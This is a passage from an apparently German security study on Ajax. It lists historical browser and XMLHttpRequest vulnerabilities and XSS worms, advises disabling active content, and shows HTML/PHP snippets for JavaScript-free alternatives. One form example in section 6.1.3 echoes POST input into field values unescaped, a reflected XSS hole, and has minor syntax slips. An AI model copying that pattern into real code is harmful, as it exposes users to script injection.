Juli, 2002: Firewall Circumvention Possible with All Browsers
http://www.securiteam.com/securitynews/5HP0Y007PK.html
Erlaubt Zugriff auf Daten im internen LAN durch Erraten interner IP Adressen.

April, 2005: AppleWebKit XMLHttpRequest arbitrary file disclosure vulnerability
http://archives.neohapsis.com/archives/vulnwatch/2005-q2/0012.html
Cross-Site-Schutz aufgehoben - erlaubt das Lesen lokaler Dateien.

Juni, 2005: Opera XMLHttpRequest Security Bypass
http://archives.neohapsis.com/archives/secunia/2005-q2/0913.html
Erlaubt Zugriffe außerhalb der Domain (Cross-Site-Zugriffe).

August, 2005: MySpace Worm: Samy
http://www.securityfocus.com/brief/18
Der erste XSS-Wurm Samy infizierte im August 2005 innerhalb 24 Stunden mehr als 1 Million Benutzerprofile der Web-Anwendung MySpace. Im Vergleich zu anderen, bekannten Würmern, setzt Samy damit neue Maßstäbe (siehe Abbildung 5.16).




Abbildung 5.16: Verbreitung von Würmern nach 24 Stunden (vgl. [Gros06], Abbildung 7).

Samy blieb nicht der einzige XSS-Wurm. Im Juni 2006 wurde im Yahoo-Webmail-Service eine Sicherheitslücke gefunden, die durch den XSS-Wurm Yamanner [Ciub06] ausgenutzt wurde und sich beim Öffnen einer Mail automatisch reproduzierte. Einen Monat später, im Juli 2006, wurde MySpace erneut das Opfer des XSS-Wurms Spaceflash [Fall06], der sich wie Samy über die Benutzerprofile verbreiten konnte.

September 2005: Microsoft Internet Explorer XMLHttpRequest Parameter Validation Weakness
http://www.securityfocus.com/bid/14969/
Cross-Site-Schutz aufgehoben. Referrer Spoofing, MITM-Attacke, HTTP-Request Smuggling, HTTP-Response Splitting, Web-Cache Poisoning, Accessing Content / Web Scanning ermöglicht.

Januar 2006: XST Strikes Back
http://archives.neohapsis.com/archives/sf/www-mobile/2006-q1/0150.html
Erlaubt das Senden von TRACE Requests. Erlaubt das Auslesen von httponly-Cookies.

Februar 2007: Firefox + popup blocker + XMLHttpRequest + srand() = oops
http://archives.neohapsis.com/archives/fulldisclosure/2007-02/0103.html
Erlaubt das Lesen lokaler Dateien, wenn Popup-Blocker von Firefox aktiviert ist.

Februar, 2007: Web 2.0 backdoors made easy with MSIE & XMLHttpRequest
http://archives.neohapsis.com/archives/fulldisclosure/2007-02/0082.html
Erlaubt Zugriff außerhalb der Domain (Cross-Site Requests). Ermöglicht Auslesen von Cookies, Tokens etc.

Februar 2007: Serious cookie stealing / same-domain bypass vulnerability
http://archives.neohapsis.com/archives/fulldisclosure/2007-02/0341.html
Erlaubt Zugriff außerhalb der Domain (Cross-Site Requests). Ermöglicht nicht nur das Auslesen von Cookies, sondern auch eine Manipulation des Inhalts!

5.5 Sicherheitsmaßnahmen für Benutzer

Die einzig sichere Maßnahme, die Benutzer gegen die gezeigten Angriffe wie Cross-Site Scripting, Cross-Site Request Forgery, Session Hijacking, Data Harvesting usw. ergreifen können, ist die generelle Deaktivierung von Aktiven Inhalten. Zu beachten ist hier besonders, dass es sich bei den beschriebenen Angriffen zum großen Teil um Angriffe handelt, bei denen Schwachstellen in Web-Anwendungen (also auf der Serverseite) ausgenutzt werden, um die Nutzer der betroffenen Web-Anwendungen anzugreifen.

Da weder Web-Applikationen noch der Browser eine hundertprozentige Sicherheit bieten können, stellt selbst eine selektive Freischaltung vertrauenswürdiger Webseiten ein beträchtliches Risiko dar. Opfer sind letztlich die Benutzer, die gezwungen werden, Aktive Inhalte zu aktivieren, um das Angebot einer Seite nutzen zu können.

Ajax und alle anderen Aktiven Inhalte wie JScript, VBScript, Java-Applets, Flash-Applets oder ActiveX-Controls, werden direkt auf dem lokalen Rechner des Benutzers ausgeführt. Die implementierten Sicherheitsmaßnahmen des Browsers sollen dabei die Ausführung und Aktivität des Scripts kontrollieren und entsprechend einschränken, waren aber in der Vergangenheit immer wieder von Schwachstellen betroffen. Da die Ausführung der Inhalte dabei unbemerkt vom Anwender erfolgt, entsteht ein hohes Risiko. [BSI07a]

Einfache Programmierfehler können Kontrollfunktionen des Browsers unwirksam machen oder die Verfügbarkeit des Browsers bzw. des gesamten Systems beeinträchtigen. Durch Schwachstellen in Web-Anwendungen oder durch die Erstellung eigener Seiten kann, wie in dieser Studie mehrmals gezeigt wurde, auf einfache Weise gezielt Schadcode eingeschleust werden. Das Ausmaß eines solchen Angriffs beschränkt sich dabei in den seltensten Fällen nur auf die Verfügbarkeit, sondern nutzt weitere Schwachstellen im Browser bzw. im Betriebssystem aus, um auf lokale Ressourcen zuzugreifen und Trojanische Pferde oder sonstige Schadprogramme am lokalen System zu installieren, die anschließend unabhängig vom Browser laufen.

Um die Gefährdung möglichst gering zu halten, sollten Aktive Inhalte also standardmäßig geblockt werden. Eine sichere Lösung dazu bietet die Kombination aus lokaler und zentraler Filterung wie in Abbildung 5.17 dargestellt. Im Browser wird die Ausführung Aktiver Inhalte über verfügbare Einstellungen und Plugins deaktiviert, zusätzlich werden auf einem Sicherheits-Gateway bzw. einem Proxy die übertragenen Inhalte gefiltert.




Abbildung 5.17: Aktive Inhalte zentral sowie lokal blocken ([BSI07], Abbildung 1).

Anstatt vereinzelte Web-Anwendungen, die Aktive Inhalte nutzen, aber für den Benutzer zwingend notwendig sind, freizuschalten und sich dem Risiko eines Angriffs auszusetzen, wird primär empfohlen, ein besonders geschütztes System für die Ausführung der Aktiven Inhalte zu verwenden. Dies kann entweder ein Stand-Alone-PC sein, der keinerlei sensible Daten enthält und sich in einem getrennten Netz befindet oder ein Terminal-Server[3], auf dem die Aktiven Inhalte lokal ausgeführt und nur die grafischen Informationen an den Browser des Nutzers gesendet werden (siehe Abbildung 5.18) [BSI07]. Im Falle eines erfolgreichen Angriffs ist so das Risiko minimiert, da weder sensible Daten verfügbar sind, noch Zugriff auf das eigene, schützenswerte Netz möglich ist.

Eine vorübergehende Nutzung (Freischaltung) von Aktiven Inhalten auf dem eigenen System darf nur dann erfolgen, wenn der gewünschten Web-Anwendung mindestens genauso vertraut werden kann wie dem internen LAN und wenn der Server besonders gegen das Einspielen fremder Inhalte geschützt ist (vgl. [BSI07]).

3 Speziell gesichertes Terminalserver-System - Remote-Controlled Browsers System (ReCoBS): http://www.bsi.bund.de/fachthem/sinet/gefahr/aktiveinhalte/schutzmoeglichkeiten/recobs/index.htm




Abbildung 5.18: Zwei Varianten für die sichere Verwendung Aktiver Inhalte: besonders abgesicherter Stand-Alone-PC oder Terminal-Server ([BSI07], Abbildung 2).

5.6 Zusammenfassung

Ajax gilt als eine der wichtigsten Komponenten für Web 2.0. Es verleiht Webseiten ein dynamisches Verhalten und eine erhöhte Interaktivität, die mit Hilfe herkömmlicher Web-Technologien allein und für sich genommen nicht mehr lösbar wäre. Beispielsweise können Formulare bereits während der Eingabe serverseitig überprüft und vervollständigt werden, Inhalte neu generiert und geladen werden, ohne dass der Anwender dabei durch stetes Neuladen der Seiten zum Warten gezwungen wird.

So hat Ajax die Entstehung neuer Web-Anwendungen und Anwendungsmodelle ermöglicht und Benutzer werden dazu verleitet, Aktive Inhalte auf ihrem Browser zu erlauben. Ajax erhöht somit das Risiko für XSS- und CSRF-Angriffe. Durch die ständige Entwicklung neuer Funktionen und zusätzlicher Einsatzmöglichkeiten für das XHR-Objekt steigt letztlich auch das Sicherheitsrisiko des Browsers.

Das Ausnutzen einer einzigen Sicherheitslücke in einer Web-Anwendung oder das Verleiten des Opfers, eine infizierte Seite zu öffnen, kann bereits ausreichen, um einen gezielten Angriff durchzuführen. Das Ziel eines Angriffs ist dabei nicht die Web-Anwendung, sondern der Benutzer. Mit Hilfe von Ajax ist es möglich, völlig unbemerkt für das Opfer die Kontrolle über den Browser zu übernehmen. Weiterer Schadcode kann hinzugeladen werden, der sensible Daten der lokalen Festplatte versendet oder manipuliert, Webseiten im internen Netz öffnet und ausliest oder sogar den infizierten Browser für eine DDoS-Attacke missbraucht. Da der Datentransfer per Ajax nicht ohne Weiteres ersichtlich ist, bleiben diese Angriffe zudem meist unbemerkt.

Aufmerksame Benutzer mit nötiger Fachkenntnis könnten zwar vorab den aktuellen Quellcode nach mutmaßlichem Schadcode absuchen, werden aber aufgrund verschiedener Möglichkeiten zur Verschleierung meist nicht fündig werden. Durch die Asynchronität von Ajax kann der bestehende Code zudem jederzeit verändert und erweitert bzw. bestehende Funktionen so abgeändert werden,

dass komplett neue Funktionen entstehen. Der Benutzer ist nicht mehr in der Lage festzustellen, was in seinem Browser tatsächlich ausgeführt wird.

Das bisher gewohnte Verhalten von Web-Anwendungen kann mit Ajax völlig verändert werden. Grundsätzlich kann, solange der Benutzer sich im Browser-Fenster befindet, jede Interaktion (Mausbewegung, Tastaturanschlag etc.) mitgeloggt und versendet werden. Formulare können bereits während der Eingabe auf dem Server ausgewertet und beispielsweise validiert werden. Eine im Grunde nützliche Funktion, die jedoch in Form von Data Harvesting oder Keylogging sehr schnell von Angreifern missbraucht werden kann.

Aufgrund der zahlreichen Schwachstellen und Angriffsmöglichkeiten sowie dem daraus resultierenden Risiko als Benutzer bleibt als einzige wirksame Sicherheitsmaßnahme nur die generelle Deaktivierung Aktiver Inhalte. Entwickler und Unternehmen, die Web-Anwendungen anbieten, müssen darauf achten, dass sämtliche Ein- und Ausgaben durch Benutzer als nicht vertrauenswürdig behandelt werden müssen und stets in beide Richtungen validiert bzw. gefiltert werden sollten, um das Einschleusen von Schadcode zu verhindern.

Weitere Schutzmaßnahmen und Best Practices zur Vorbeugung gegen typische Schwachstellen in Web-Anwendungen bietet der Maßnahmenkatalog „Sicherheit von Web-Anwendungen“ [BSI06]. Des Weiteren sei auf das Modul des E-Government-Handbuchs „E-Government ohne Aktive Inhalte“ [BSI05a] verwiesen, das weitere Gefährdungen durch Aktive Inhalte aufzeigt und zahlreiche Beispiele zur Verfügung stellt, wie Aktive Inhalte vermieden werden können[4].

4 http://www.ohne-aktive-inhalte.de/

6 Alternativen zum Einsatz von JavaScript

Die Funktionsweise einer Web-Anwendung sollte nicht von Aktiven Inhalten abhängen. Ein Besucher, dessen Browser Aktive Inhalte nicht unterstützt oder aus Sicherheitsgründen blockiert, ist andernfalls nicht in der Lage, die Applikation zu nutzen.

Insbesondere beim Einsatz von JavaScript ist drauf zu achten, dass sowohl alle Informationen als auch Interaktionen für Browser ohne JavaScript erreichbar sind und die Darstellung sowie die Navigation nicht beeinträchtigt ist. Eine Web-Anwendung, die keinerlei Aktive Inhalte verwendet, entspricht gemäß der BSI-Klassifizierung [BSI07] der Risikoklasse 0 und ist generell anzustreben.

Die nachfolgenden Code-Beispiele verwenden JavaScript, um den Komfort des Besuchers zu erhöhen. Die Beispiele wurden so gewählt, dass sie sowohl mit, als auch ohne JavaScript funktionieren und die Anwendung somit nicht funktional von Aktiven Inhalten abhängt (entspricht somit der Risikoklasse 1). Mit eventuellen Komforteinbußen könnte der jeweilige JavaScript-Code der folgenden Beispiele auch entfernt werden und so Risikoklasse 0 erreichen.

6.1 Interaktion ohne JavaScript

In Form kurzer Codefragmente wird dargestellt, welche Alternativen es zu JavaScript gibt. Zuerst werden die grundlegenden Funktionen für den Austausch von Nachrichten erläutert und anschließend das Ajax-Framework „Dojo-Toolkit“ analysiert und einzelne Fälle beispielhaft dargestellt.

Für weitere Alternativen zur generellen Vermeidung Aktiver Inhalte und konkreter Anwendungsfälle siehe http://www.ohne-aktive-inhalte.de [BSI05a].

6.1.1 Web-Programmierung

Um individuell auf die Eingaben eines Benutzers reagieren zu können, reichen statische HTML-Seiten nicht aus. Um beispielsweise eine Bestellung oder einen einfachen Suchbegriff entgegen zu nehmen und eine entsprechende Aktion auszuführen, können dynamische Seiten verwendet werden. Bei solchen dynamischen HTML-Seiten wird ein Code eingebettet, der serverseitig bei jedem Aufruf automatisch ausgeführt wird.

Die Wahl der passenden Programmiersprache richtet sich z. B. nach den Betriebsumgebungen des Webservers, der gewünschten Web-Anwendung oder vorhandenen Schnittstellen. Beim Aufrufen einer dynamischen Webseite wird der eingebettete Code, im Gegensatz zu Aktiven Inhalten, auf dem Server ausgeführt und nur das jeweilige Ergebnis dargestellt. Für den Besucher der Web-Anwendung ist es somit egal, welche Programmiersprache verwendet wurde - er sieht in seinem Browser nur die fertige HTML-Seite und benötigt keine Plugins oder sonstige Anwendungen, um die Seite darstellen zu können.

Für die folgenden Beispiele in diesem Kapitel wird als Programmier- bzw. Skriptsprache PHP verwendet, die als Open-Source zur Verfügung steht. PHP-Code wird in HTML-Seiten u. a. durch die `<? ?>`-Tags eingebunden. Des Weiteren werden in den Beispielen die assoziierten Arrays `$_GET` und `$_POST` verwendet, welche die übergebenen GET- bzw. POST-Variablen des Benutzers enthalten. Beispielsweise kann beim Aufruf der URL http://bsi.de/?suche=IT der übergebene Suchbegriff `IT` per `$_GET['suche']` ausgelesen werden.

6.1.2 Austausch von Nachrichten

Grundsätzlich erfolgt ein Austausch von Nachrichten ohne JavaScript durch das Neuladen einer Seite bzw. durch den Sprung auf eine neu generierte Seite. Zwar kann das Nachladen eines Inhalts in einfachen Fällen auch durch ein IFrame erfolgen:

```
<form action="news.html" target="iframe">
  <input type="submit" value="Refresh News">
</form>
<p>
    <b>current news:</b><br>
    <iframe frameborder="0" marginwidth="0" name="iframe"></iframe>
</p>
```

zielführender ist es jedoch, die komplette Seite serverseitig zu erstellen und diese zu laden:

```
<form action="index.php" target="_self">
  <input type="submit" value="Refresh News">
</form>

<p>
  <b>current news:</b><br>
  <?=getNews()?>
</p>
```

Um bei der Erstellung einer Webseite nicht zwei getrennte Seiten erstellen zu müssen, um JavaScript-fähige (kurz JS-Browser genannt) und nicht-JavaScript-fähige[5] Browser zu unterstützen, muss die Darstellung so gewählt werden, dass Elemente bzw. deren Inhalte auch ohne JavaScript gut sichtbar und deren Funktionsweisen (z. B.: Links, Nachladen von Inhalten) nicht eingeschränkt sind.

Ein asynchroner Austausch von Nachrichten, der ein Nachladen ausgewählter Elemente bietet (wie bei Ajax), ist auch ohne JavaScript möglich (z. B. durch IFrames). Soll dieser Vorgang allerdings aufgrund einer bestimmten Interaktion ausgeführt werden, wie beispielsweise der Eingabe eines Buchstaben oder dem Positionieren der Maus, ist der alleinige Einsatz einer dynamischen Webseite nicht ausreichend. Da solche Funktionen in vielen Fällen aber nur Hilfsfunktionen sind, die dem Benutzer bei der Eingabe unterstützen sollen, ist der Einsatz von Aktiven Inhalten somit dennoch vermeidbar.

Wird eine Schaltfläche bzw. ein Link als Anstoß für den Austausch von Nachrichten gewählt, müssen diese so gewählt werden, dass ohne JavaScript eine neue Seite geladen wird bzw. bei JS-Browser per Ajax der gewünschte Inhalt aktualisiert wird:

```
<!-- Formular: -->
<form action="index_news.php" target="_self">
<input type="submit" value="Aktualisieren" onclick="update(); return false">
</form>
```

oder:

```
<!-- Link: -->
<a href="index_news.php" onclick="update(); return false">Aktualisieren</a>
```

Diese beiden Codefragmente, ein Formular mit einem Aktualisieren-Button und ein einfacher HTML-Link, wurden so gewählt, dass sie in beiden Browsern die selbe Information liefern. Die beiden HTML-Elemente (der Formular-Button und der HTML-Link) besitzen das optionale Attribut *onclick*, das von JS-Browsern beim Klicken des jeweiligen Elements aufgerufen wird. Folglich führt ein JS-Browser die Funktion *update()* aus, die per Ajax die gewünschten Informationen nach-

5 Browser die JavaScript filtern, blocken bzw. JavaScript nicht unterstützen

lädt und auf der bestehenden Seite anzeigt. Das *return false* am Ende der beiden *onclick-Attrib*ute verhindert eine weitere Aktion des Browsers, der ansonsten noch das Formular absenden bzw. den Link öffnen würde.

Ein nicht JS-Browser ignoriert das optionale *onclick*-Attribut und führt die eigentliche HTML-Funktion aus. Er öffnet somit die angegebene Seite, deren Inhalt serverseitig beispielsweise durch PHP dynamisch generiert wird.

In beiden Fällen kommen Anwender mit der selben Interaktion zu den selben, angeforderten Informationen. POST-Requests können mit Hilfe von Formularen auf die gleiche Weise durchgeführt werden − weitere, individuelle Requests, die per Ajax client-seitig möglich sind, lassen sich allerdings ohne JavaScript nur serverseitig realisieren. Die gewünschten Informationen (Header, Statuscode etc.) werden auf dem Server verarbeitet und dem Client wieder als HTML in geeigneter Form präsentiert.

6.1.3 Überprüfung von Formulareingaben

Bei Formularfeldern kann bereits während der Eingabe mit Hilfe von JavaScript die Richtigkeit überprüft und ausgewertet werden. Außerdem können per Ajax durch asynchronen Austausch von Nachrichten beispielsweise Vorschläge zur automatischen Vervollständigung angezeigt werden.

Diese zusätzlichen Funktionen, die den Benutzer aktiv bei seiner Eingabe unterstützen sollen, sind ohne JavaScript nicht möglich, aber auch nicht zwingend nötig. Stattdessen wird jeweils das komplette Formular abgesendet, serverseitig überprüft und eventuelle Eingabefehler dem Benutzer beim Neuladen der Seite angezeigt. Die eigentliche Funktion (Senden von Informationen) bleibt somit erhalten, lediglich die Interaktion mit dem Benutzer zur Erleichterung der Eingaben fehlt.

Die endgültige Überprüfung des Formulars muss aus Sicherheitsgründen ohnehin in beiden Fällen serverseitig erfolgen.

```
<form method="post" action="" onsubmit="return validateAll();">

  Name <input type="text" name="name" id="name"
            value="<?=$_POST['name']?>" onkeyup="validate(this)">

  Address <input type="text" name="address" id="address"
            value="<?=$_POST['address']?>" dojoType="ValidationTextBox"

  <button dojoType="Button" type="reset">
  <img src="cancel.gif" height="18" alt="Cancel" />Cancel</button>

  <button dojoType="Button" type="submit"">
  <img src="ok.gif" height="18" alt="OK"/>OK</button>

</form>
```

Bei diesem Beispiel werden bei JS-Browsern zusätzlich zu den definierten Events (onsubmit, onkeyup etc.) die Dojo-Toolkit[6]-spezifischen Funktionen abgearbeitet. Andere Browser ignorieren sowohl die Events als auch die zusätzlichen Attribute des Dojo-Toolkits.

Abgesehen von der visuellen Rückmeldung bzw. des unnötigen Sendens der Formulardaten bei ungültigen Eingaben, funktioniert dieses Formular auch ohne JavaScript problemlos.

6 Ein Ajax Framework

6.1.4 Dynamische Effekte

Ajax-Frameworks bieten meist eine große Anzahl von DHTML-Funktionen bzw. Widgets, die verschiedene dynamische Effekte verwenden, um dem Benutzer Informationen näher zu bringen und hervorzuheben.

Eine einfache Variante ist die Verwendung eines *div*-Elements als (Inline-)Popup. Besucher einer Webseite sollen im nächsten Beispiel einmalig über neue Funktionen und Updates unterrichtet werden. Serverseitig wird überprüft, ob der Besucher die aktuelle Nachricht bereits erhalten hat. Dieser Aufruf kann sowohl client-seitig (per Ajax z. B. in regelmäßigen Abständen) als auch serverseitig erfolgen. Stehen neue Informationen zur Verfügung, wird das zuvor transparente *div*-Element angezeigt und der Text gegebenenfalls aktualisiert (siehe Abbildung 6.1).

Abbildung 6.1: div-Element mit absoluten Koordinaten

Damit dies dynamisch sowohl mit JavaScript (jQuery-Framework), als auch ohne JavaScript funktioniert, wird folgender Code verwendet:

```
<script type="text/JavaScript">
  $(document).ready(function() {
    $('#fenster').show(1000);
  });
</script>

<style type="text/css">
  #fenster {
    position: absolute;
    left: 100px;
    [...]
    text-align: center;
  }
</style>

<div id="fenster">
  ...]
  <form action="index.php?seen=1">
    <button onclick="hide(150); return false">Close</button>
  </form>
</div>
```

Bei JS-Browsern kann der Inhalt des *div*-Elements per Ajax abgefragt und per DOM aktualisiert werden. Mit Hilfe des jQuery-Frameworks wird das Element nach Laden der Seite dynamisch „eingefahren“ und durch den *onclick*-Event durch den Benutzer dynamisch wieder „ausgefahren“, ohne die Seite neu laden zu müssen.

Ohne JavaScript wird das *div*-Element bereits serverseitig generiert und nur noch statisch angezeigt. Beim Klicken auf den Button wird die Adresse vom Formular aufgerufen und folglich die Seite neu geladen. Durch den übergebenen Parameter wird die dynamisch generierte Seite nun so aufgebaut, dass das *div*-Element nicht mehr angezeigt wird.

In beiden Fällen erscheint das (Inline-)Popup, das die selbe Information bietet und sich auch wieder schließen lässt. Auf gleiche Art lassen sich auch andere Effekte für beide Browser realisieren, sofern eine serverseitige Unterstützung vorhanden ist.

6.2 Dojo-Toolkit

Das Dojo-Toolkit ist ein Ajax-Framework mit über 60.000 Zeilen JavaScript-Code. Neben einem Wrapper für die *XMLHttpRequest*-Klasse bietet es zahlreiche visuelle Effekte und Widgets, die auf einfache Weise in eine Webseite eingebunden werden können.

Inwieweit die Informationen, die mit Funktionen des Dojo-Toolkits aufbereitet wurden, bei richtiger Implementierung ohne JavaScript noch sinnvoll lesbar sind, sollen folgende Beispiele aufzeigen. Des Weiteren soll verdeutlicht werden, dass manche in JavaScript realisierte Funktionen auch völlig ohne Aktive Inhalte auskommen, dem Benutzern aber dennoch den selben Komfort bieten. Die Verwendung von JavaScript ist somit in manchen Fällen überflüssig und kann vermieden werden.

6.2.1 Tabs

```
dojo.widget.{TabContainer, LinkPane, ContentPane, LayoutContainer}
```




Abbildung 6.2: Dojo-Toolkit - Tabs mit JavaScript

Mit Tabs lassen sich sowohl lokale, als auch externe Informationen wie im Bild dargestellt anzeigen. Durch weitere Attribute lässt sich u. a. bestimmen, ob der Inhalt eines Tabs jedes Mal neu geladen werden soll:

```
<div id="mainTabContainer" dojoType="TabContainer" style="width: 100%;
height: 70%" selectedTab="tab1">

  <div id="tab1" dojoType="ContentPane" label="Tab 1">
    <h1>First Tab</h1>
    I'm the first tab and my content is local.
  </div>

  <a dojoType="LinkPane" href="tab2.html" refreshOnShow="true">Tab 2</a>

  <div dojoType="ContentPane" label="Tab 3">
    <h1>I am tab 3</h1>
    <p>Did you know that the children of a TabContainer can be any widget,
       such as a SplitContainer or LayoutContainer?  The next tab is itself a
       TabContainer...</p>
  </div>

  <div id="subTabContainer" dojoType="TabContainer" label="Sub TabContainer">
    <a dojoType="LinkPane" href="tab1.html">SubTab 1</a>
    <a dojoType="LinkPane" href="tab2.html" selected="true">SubTab 2</a>
  </div>
</div>
```

Die Strukturierung der Seite erlaubt es, sämtliche Information dieser Seite auch ohne JavaScript anzuzeigen (Abbildung 6.3):




Abbildung 6.3: Dojo-Toolkit - Tabs ohne JavaScript

Externe Seiten, die bei JS-Browsern per Ajax asynchron nachgeladen werden, erscheinen ohne JavaScript als einfacher HTML-Link. Um die Abgrenzung der einzelnen Tabs besser darzustellen, können zusätzliche `<noscript>...</noscript>` Tags eingefügt werden, die bei JS-Browsern ignoriert werden.

6.2.2 Editor

`dojo.widget.Editor`

Dieses Widget erlaubt es Benutzern, Text im WYSIWYG-Stil zu formatieren:


